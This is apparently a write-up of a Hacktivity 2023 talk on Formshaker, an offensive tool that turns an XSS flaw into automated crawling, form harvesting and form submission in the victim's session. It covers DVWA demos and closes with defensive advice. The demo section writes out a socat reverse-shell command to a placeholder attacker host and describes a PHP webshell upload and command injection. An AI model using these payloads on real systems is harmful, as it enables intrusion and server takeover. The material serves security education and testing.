Formshaker
Ricardo Martin Rodriguez
Hacktivity 2023 - IT Security Festival · Day 1 · Theater
Overview
In the realm of web application security, Cross-Site Scripting (XSS) remains a persistent and high-impact vulnerability. While common exploitation techniques often focus on stealing cookies, phishing credentials, or redirecting victims, Ricardo Martin Rodriguez's Hacktivity talk, "Formshaker," unveils a sophisticated approach to leveraging XSS. Formshaker is an innovative offensive tool designed to exploit the often-overlooked potential of HTML forms present on a vulnerable website, operating within the victim's authenticated context.
Key moments
- 0:47 Introduction to Formshaker and problem statement
- 6:00 Formshaker JS Agent architecture and modes
- 17:00 Overview of Formshaker dashboard features
- 24:00 Demo: Uploading a PHP shell via XSS
- 25:00 Demo: Exploiting OS command injection for reverse shell
- 26:30 Demo: Standalone version for blind XSS
- 31:00 Future features and conclusion
Formshaker
Speakers: Ricardo Martin Rodriguez
Conference: Hacktivity
YouTube: https://www.youtube.com/watch?v=wqv6Gh8v1_Y
Overview
In the realm of web application security, Cross-Site Scripting (XSS) remains a persistent and high-impact vulnerability. While common exploitation techniques often focus on stealing cookies, phishing credentials, or redirecting victims, Ricardo Martin Rodriguez's Hacktivity talk, "Formshaker," unveils a sophisticated approach to leveraging XSS. Formshaker is an innovative offensive tool designed to exploit the often-overlooked potential of HTML forms present on a vulnerable website, operating within the victim's authenticated context.
The presentation introduces Formshaker as a JavaScript agent paired with a web application dashboard, enabling red teams and penetration testers to gain unprecedented control over a victim's browser session. By automating the discovery, harvesting, and submission of web forms, Formshaker facilitates actions that would typically require extensive manual effort or higher privileges. This capability allows attackers to perform complex, multi-stage attacks, including file uploads, command injections, and even account creation, all while bypassing modern browser protections like SameSite=Lax by executing within the victim's session. Formshaker significantly elevates the potential impact of an XSS vulnerability, transforming it from a simple data exfiltration vector into a powerful platform for deeper system compromise.
Background
▶ Watch: Introduction to Formshaker and problem statement (0:47)
Traditional exploitation of XSS vulnerabilities typically follows several well-understood paths. Attackers might attempt to steal session cookies if the HttpOnly flag is not set, allowing them to impersonate the victim. Another common tactic involves tricking the victim into submitting their credentials via a crafted pop-up or redirect, often to a malicious site or an attacker-controlled endpoint. In more aggressive scenarios, XSS can be used to redirect users to sites hosting exploits or malware, ultimately compromising their client machine.
However, a less explored, yet highly potent, avenue for XSS exploitation involves leveraging the existing functionality available on the compromised website itself, specifically through its HTML forms. This path is often neglected due to the inherent complexities involved. Manually crafting JavaScript (JS) payloads to interact with specific forms requires detailed knowledge of input fields, their requirements, encoding schemes (e.g., multipart/form-data or x-www-form-urlencoded), and crucially, Cross-Site Request Forgery (CSRF) tokens. Bypassing CSRF protections necessitates a multi-stage attack: first, extracting the token via an XSS payload, then delivering a second stage that constructs and submits the form with the stolen token. This process is fragile, as CSRF tokens can expire, or the user's session might terminate, rendering the token invalid before the second stage can be executed.
Furthermore, modern browser protections, such as Google Chrome's SameSite=Lax default for cookies since 2020, have made CSRF attacks more challenging, particularly for cross-origin requests. Attackers must also contend with the fact that not all website functionality is visible or accessible to every user. Different roles or permission levels (e.g., admin vs. standard user) dictate access to features like user creation or administrative panels. Exploiting these higher-privileged functionalities through an XSS in a lower-privileged user's context requires operating within the victim's authenticated session, a task for which a general-purpose, automated tool has been conspicuously absent, unlike other XSS frameworks such as BeEF (Browser Exploitation Framework), which focus more on client-side control and less on automated form interaction. Formshaker was developed to fill this gap, providing a robust solution for navigating these complexities and maximizing the impact of an XSS vulnerability.
Key Findings
▶ Watch: Overview of Formshaker dashboard features (17:00)

Formshaker's core contribution is its ability to transform a basic XSS vulnerability into a powerful platform for automated in-browser exploitation, effectively giving an attacker remote control over a victim's interaction with a vulnerable web application. The tool's primary purpose is to expose and exploit the full range of HTML forms available on a website after an XSS has been identified, operating entirely within the victim's authenticated session and context. This capability is particularly valuable for red teams and ethical hackers conducting penetration tests, allowing them to assess the true impact of XSS beyond typical cookie theft or credential phishing.
The project consists of two main components:
- The JavaScript Agent (JS Agent): A vanilla JavaScript library designed to run within the victim's browser. It acts as a proxy between the victim's browser and the attacker, executing unwanted actions on the vulnerable website.
- The Web Application: A backend API (Python), a dashboard (React), and a MongoDB database. This component provides the attacker with a user interface to manage the JS agents, view harvested forms, and craft submissions.
The JS Agent's main goal is to execute unwanted actions on the vulnerable website in the victim's context. It achieves this through three primary processes, executed sequentially:
- Crawling: Exploring the target website to discover all accessible pages and links.
- Form Harvesting: Identifying and collecting detailed information about all HTML forms present on the crawled pages.
- Form Submission (Injecting): Dynamically filling out and submitting the harvested forms with attacker-controlled data.
Formshaker offers two distinct modes for performing these processes: AJAX requests and iframes. The dual-mode approach provides flexibility and resilience, allowing the agent to bypass various client-side protections and adapt to different website configurations. By operating within the victim's session, Formshaker effectively circumvents protections like SameSite cookies and directly interacts with the application as the authenticated user, thus enabling the exploitation of functionalities only accessible to that user's privilege level.
Technical Deep Dive
▶ Watch: Demo: Uploading a PHP shell via XSS (24:00)
Formshaker's architecture is meticulously designed to facilitate in-browser exploitation of XSS vulnerabilities. The system is bifurcated into a client-side JS Agent and a server-side Web Application, each playing a crucial role in the exploitation chain.
JS Agent Core Processes
The JS Agent, a vanilla JavaScript application, orchestrates three fundamental processes within the victim's browser: crawling, form harvesting, and form submission. These processes can be executed using either AJAX requests or iframes, often configured to use both for maximum effectiveness.
1. Crawling Process
The crawling process is responsible for performing web scraping and crawling to map the target website. It involves extracting links from visited pages and then navigating to those links to discover more content and forms.
- AJAX Mode: This mode is generally faster. It utilizes the
XMLHttpRequestJavaScript object to make requests, transmitting session cookies automatically. Network traffic from this mode is identifiable by theX-FormShaker-AJAX-Mode: crawlHTTP header. - Iframe Mode: While slower, this mode offers distinct advantages. It also works with session cookies and is capable of sending basic authentication headers. Ricardo implemented a "casa multi-frame implementation" that allows up to six iframes to visit different parts of a webpage simultaneously. A key advantage of the iframe mode is its ability to bypass certain X-Frame-Options and Content Security Policy (CSP)
frame-ancestorsdirectives. If a website's CSP allowsselfas a valid parent for iframes (a common configuration), the Formshaker agent can create iframes to load content from the same website without triggering browser security errors. This allows the agent to explore various paths (e.g.,/admin,/profile) within the victim's authenticated context, even if these paths are not directly linked from the initial XSS page. In both modes, the agent leverages the Document Object Model (DOM) to parse HTML elements and extract links from visited pages.
2. Form Harvesting Process
Once pages are crawled, the form harvesting process identifies and collects details about all HTML forms present on them.
- Iframe Mode: This mode is particularly effective for forms that are dynamically rendered on the page. It relies on the
outerHTMLelement attribute of theHTMLElementinterface, which provides a way to access and retrieve the full HTML of an element, including any dynamic modifications. - AJAX Mode: In contrast, the AJAX mode relies solely on the raw HTTP response received from the server, making it less effective for dynamically generated forms.
The harvested form data is then structured into a JSON object, capturing properties such as input names, types, and other relevant attributes.
3. Form Submission (Injecting) Process
The "injecting process" is Formshaker's mechanism for submitting the collected HTML forms with attacker-defined data. This term is used to differentiate it from a regular browser-initiated form submission.
- AJAX Mode: This mode is fast and works seamlessly with session cookies. It can send CSRF tokens via
POSTorGETparameters. In network captures, requests from this mode are marked with theX-FormShaker-AJAX-Mode: injectheader. - Iframe Mode: This mode is slower but more versatile. It also works with session cookies and supports sending CSRF tokens via
POSTparameters,GETparameters, or even HTTP headers. It can handle basic authentication and is capable of submitting form data in JSON format, even if the original form expectsx-www-form-urlencoded. Crucially, it can inject or submit dynamically rendered forms. The process involves the agent creating an iframe, locating the target HTML form within it, filling out the inputs with supplied data, and then automatically submitting the form. A key aspect emphasized by the speaker is that in a real scenario, these iframe operations are completely invisible to the victim. - Redundancy: When both AJAX and iframe modes are active (the default setting), Formshaker makes up to four attempts to submit an injecting form, increasing the likelihood of successful processing by the server. The AJAX mode also supports uploading any type of file, including those requiring
multipart/form-dataencoding.
Web Application Components
The Formshaker web application serves as the command and control center for the JS agents.
- API: Written in Python, this backend handles communication with the JS agents, receiving harvested form data and managing submission queues.
- Dashboard: Developed in React, the dashboard provides a user-friendly interface. It leverages WebSockets to display incoming forms and agent status in real-time.
- Database: MongoDB is used to store the collected form objects, agent configurations, and other operational data.
Dashboard Features
The dashboard offers several powerful features to enhance the attacker's control and automation:
- JS Agent Builder: Allows attackers to configure the JS agent before deployment. Options include selecting the crawling/submission modes (AJAX, iframe, or both), defining the API URL, setting the maximum crawl depth, and choosing to minify or obfuscate the agent's code.
- Input Patterns: A list of regular expressions and corresponding values. If the JS agent encounters a form input whose name matches a regex (e.g.,
/email/i), it automatically fills that input with the specified value (e.g., an attacker's email address) before submission. - Seeds: A list of prioritized URLs that instruct the JS agent to crawl specific paths (e.g.,
/admin) before exploring the rest of the website, useful for targeting known sensitive areas. - Blacklist Forms: Allows specifying regex patterns for form names or actions to prevent the agent from submitting certain forms (e.g., those containing "logout"), avoiding unintended actions.
- Secret Patterns: Regular expressions used to identify and highlight potentially sensitive input values (e.g.,
API key,secret,password) in the dashboard, making them easy for the attacker to spot. - Inject-as-it-goes (Standalone Version) Toggle: Enables or disables the standalone operating mode for the JS agent.
Agent Flavors
Formshaker offers two distinct operational workflows for the JS Agent:
- Application-dependent Version: In this standard mode, the JS agent actively communicates and interacts with the Formshaker web application, sending harvested data and receiving instructions for form submissions.
- Standalone or Inject-as-it-goes Version: This version is particularly powerful for blind XSS scenarios. Once executed, the agent operates autonomously, crawling the website, harvesting forms, and submitting them automatically based on its embedded configuration (including input patterns and blacklists), without requiring real-time interaction with the Formshaker web application. This is ideal for situations where direct exfiltration channels are limited or unreliable.
Other Agent Features
The JS Agent is designed with robustness and efficiency in mind:
- It has no major third-party dependencies, improving compatibility and reducing footprint.
- It uses
XMLHttpRequestinstead offetchfor broader browser compatibility. - It implements redundant link prevention and URL rewriting to avoid revisiting identical URLs, especially those with dynamic IDs.
- A mutex ensures that only one instance of the JS agent library runs at a time in the victim's browser.
- The repository includes unit tests and the library is modular, allowing individual components to be tested.
Demo / Proof of Concept
▶ Watch: Demo: Standalone version for blind XSS (26:30)
Ricardo Martin Rodriguez provided compelling demonstrations using DVWA (Damn Vulnerable Web Application), running within Docker containers, to showcase Formshaker's capabilities in both its application-dependent and standalone modes.
The setup involved Formshaker's web application running on one host and the DVWA portal on another. After logging into DVWA, the initial step involved demonstrating a standard file upload, where a harmless image was uploaded to /hackable/uploads. This served as a baseline for comparison.
Demo 1: Application-Dependent Mode - Unrestricted File Upload
The first live demonstration showcased the application-dependent version of Formshaker.
- XSS Injection: An XSS vulnerability within DVWA was exploited by injecting a
scripttag pointing to Formshaker's JS agent, located at/api/agent.js. - Agent Activation: Once injected, the JS agent started running in the victim's browser context (the DVWA portal).
- Real-time Form Harvesting: Instantly, the Formshaker dashboard began populating with all the forms identified on the DVWA website, displayed in real-time via WebSockets.
- Malicious File Upload: From the Formshaker dashboard, Ricardo located the unrestricted file upload form previously used for the harmless image. This time, instead of an image, he uploaded a PHP webshell.
- Execution and Proof: After injecting the webshell via the dashboard, he refreshed the DVWA upload directory, revealing the newly uploaded
shell.php. A simple OS command (ls) was then executed through the webshell, proving successful compromise.
Demo 2: Application-Dependent Mode - OS Command Injection to Reverse Shell
The second demonstration escalated the attack to achieve a reverse shell through an OS command injection vulnerability.
- Vulnerable Form Identification: Ricardo identified a DVWA form vulnerable to OS command injection, which typically takes an IP address and executes a
pingcommand. He manually demonstrated the vulnerability by appending; lsto the IP address, showing thepingoutput followed by a directory listing. - Reverse Shell Payload: Using the Formshaker dashboard, he targeted this same form. Instead of a simple
lscommand, he crafted a reverse shell payload usingsocat(e.g.,socat TCP:ATTACKER_IP:1337 EXEC:bash). - Listener Setup: A
netcatlistener was started on the attacker's machine on TCP port1337. - Injection and Connection: The reverse shell payload was injected through the Formshaker dashboard's form submission feature. Immediately, the
netcatlistener received a connection, granting the attacker interactive shell access to the Docker container hosting DVWA.
Demo 3: Standalone / Inject-as-it-goes Mode for Blind XSS
The final demonstration highlighted Formshaker's standalone version, particularly useful for blind XSS scenarios where direct interaction or feedback is limited.
- Input Pattern Configuration: Ricardo configured an "Input Pattern" in the Formshaker dashboard. This pattern specified a regular expression (
IP) to match the input name of the OS command injection form. The value associated with this pattern was thesocatreverse shell payload used in the previous demo. - Enable Standalone Mode: The "Inject-as-it-goes" (standalone) version was enabled in the dashboard.
- Agent Reload: The DVWA portal was forced to reload the JS agent (via the XSS vulnerability), picking up the new standalone configuration.
- Automated Exploitation: With the standalone agent running, it automatically crawled the website, harvested all forms, and, crucially, submitted the OS command injection form. Based on the configured input pattern, the agent automatically injected the reverse shell payload into the "IP" input field.
- Blind Reverse Shell: The
netcatlistener on the attacker's machine again received a connection, demonstrating that Formshaker could achieve a reverse shell entirely autonomously, without the attacker needing to manually interact with the dashboard for the specific submission. This illustrates its power for blind XSS where an attacker might not even know what forms exist or when a victim will trigger the payload.
These demos powerfully illustrated Formshaker's ability to automate complex XSS exploitation, from simple file uploads to full system compromise, adapting to different scenarios and bypassing common security challenges.
Defensive Implications
▶ Watch: Future features and conclusion (31:00)
Formshaker fundamentally changes the perception of XSS impact, elevating it from a client-side annoyance to a critical vector for deep system compromise. For defenders, understanding Formshaker's capabilities is crucial for building more resilient web applications.
- Prioritize XSS Remediation: The most direct defense is to prevent XSS vulnerabilities altogether. Implement strict output encoding for all user-supplied data displayed on web pages. Utilize Content Security Policy (CSP) with granular directives, particularly
script-srcto restrict JavaScript sources andobject-srcto prevent plugin execution. While Formshaker's iframe mode can bypassX-Frame-OptionsandCSP frame-ancestorsifselfis allowed, a strict CSP withframe-ancestors 'none'or specific trusted domains can mitigate some iframe-based attacks. - Robust CSRF Protection: While Formshaker can extract and use CSRF tokens, a well-implemented CSRF protection mechanism is still vital. Ensure tokens are unpredictable, per-session, and validated on every state-changing request. Consider SameSite cookies with a stricter policy like
Strictwhere appropriate, although Formshaker operates within the victim's browser and can still submit forms. Double-submit cookies or custom headers for CSRF tokens can add layers of complexity for attackers. - Strict Input Validation and Sanitization: All user inputs, especially those used in file uploads, command execution, or database queries, must undergo rigorous server-side validation and sanitization. This includes checking file types, sizes, and content for uploads, and escaping or disallowing dangerous characters in commands. The demos clearly show how Formshaker can inject malicious payloads through forms that lack proper input validation.
- Principle of Least Privilege: Implement role-based access control (RBAC) and the principle of least privilege. Even if an XSS allows an attacker to control a user's session, limiting that user's permissions can restrict the scope of compromise. For instance, a regular user should not have access to administrative functions like user creation or system command execution.
- Monitor for Anomalous Activity: Security monitoring should look for unusual patterns of form submissions. For example, a sudden surge in form submissions from a single user, submissions to administrative endpoints from non-admin users, or unexpected data in form fields could indicate an active Formshaker agent.
- Secure UI Design: Be mindful of dynamically rendered forms. Formshaker's iframe mode can interact with these, so ensure that any client-side rendered forms still adhere to strong security principles.
- Educate Developers: Developers must be educated on the full spectrum of XSS risks, including the often-underestimated ability to leverage existing application functionality. This awareness can lead to more secure coding practices and better defense-in-depth strategies.
By adopting these defensive strategies, organizations can significantly reduce the attack surface for advanced XSS exploitation tools like Formshaker, mitigating the risk of deeper system compromise via compromised user sessions.
Key Takeaways
- XSS Impact is Broader Than Assumed: Formshaker demonstrates that XSS vulnerabilities extend far beyond cookie theft or credential phishing, enabling automated exploitation of any HTML form within the victim's authenticated session.
- Automated Form Exploitation: The tool automates the laborious process of crawling, harvesting, and submitting web forms, bypassing common protections like CSRF tokens and
SameSitecookie policies by operating entirely client-side. - Dual-Mode Operation for Resilience: Formshaker's ability to operate via both AJAX requests and iframes provides resilience against various client-side defenses, with iframes proving effective against certain
X-Frame-Optionsand CSPframe-ancestorsconfigurations. - Powerful for Blind XSS: The "Inject-as-it-goes" (standalone) mode is particularly potent for blind XSS, allowing the agent to autonomously discover and exploit forms even without real-time attacker interaction or feedback.
- Critical for Red Teams: Formshaker offers red teams a sophisticated capability to assess the true impact of XSS vulnerabilities, demonstrating how an initial XSS can lead to deeper system compromise like reverse shells or administrative actions.
- Defenders Must Go Beyond Basic XSS Fixes: Organizations must implement comprehensive defenses, including strict output encoding, robust input validation, strong CSRF protection, granular CSPs, and diligent monitoring for anomalous form submissions to counter such advanced exploitation techniques.
About the Speaker(s)
The primary speaker for this presentation is Ricardo Martin Rodriguez. He introduced Formshaker as a project he initiated in 2018, with significant development occurring in the initial years. He also acknowledged the collaborative efforts of his friend, Juan Manuel, who is an offensive security engineer and contributed sporadically to adding new features and fixing bugs for Formshaker. Ricardo himself can be found on LinkedIn and Twitter, while Juan Manuel is also present on LinkedIn.
Reviews
Dr. Zero (Offensive Security Researcher) — STRONG ACCEPT
Formshaker is a well-engineered, genuinely useful offensive tool that fills a real gap in XSS exploitation tooling. Ricardo built something practitioners will actually use — the dual-mode AJAX/iframe approach is clever, and the standalone blind XSS mode solves a real operational problem. Not novel research, but solid craftsmanship that elevates XSS impact assessment.
Heather Calloway (CISO) — SOLID
A practical red team tool that automates form-based exploitation after XSS. Useful for pen testers demonstrating XSS impact to business stakeholders, but the underlying technique isn't new—it's automation of a known attack path. Worth knowing exists; not a threat model shift.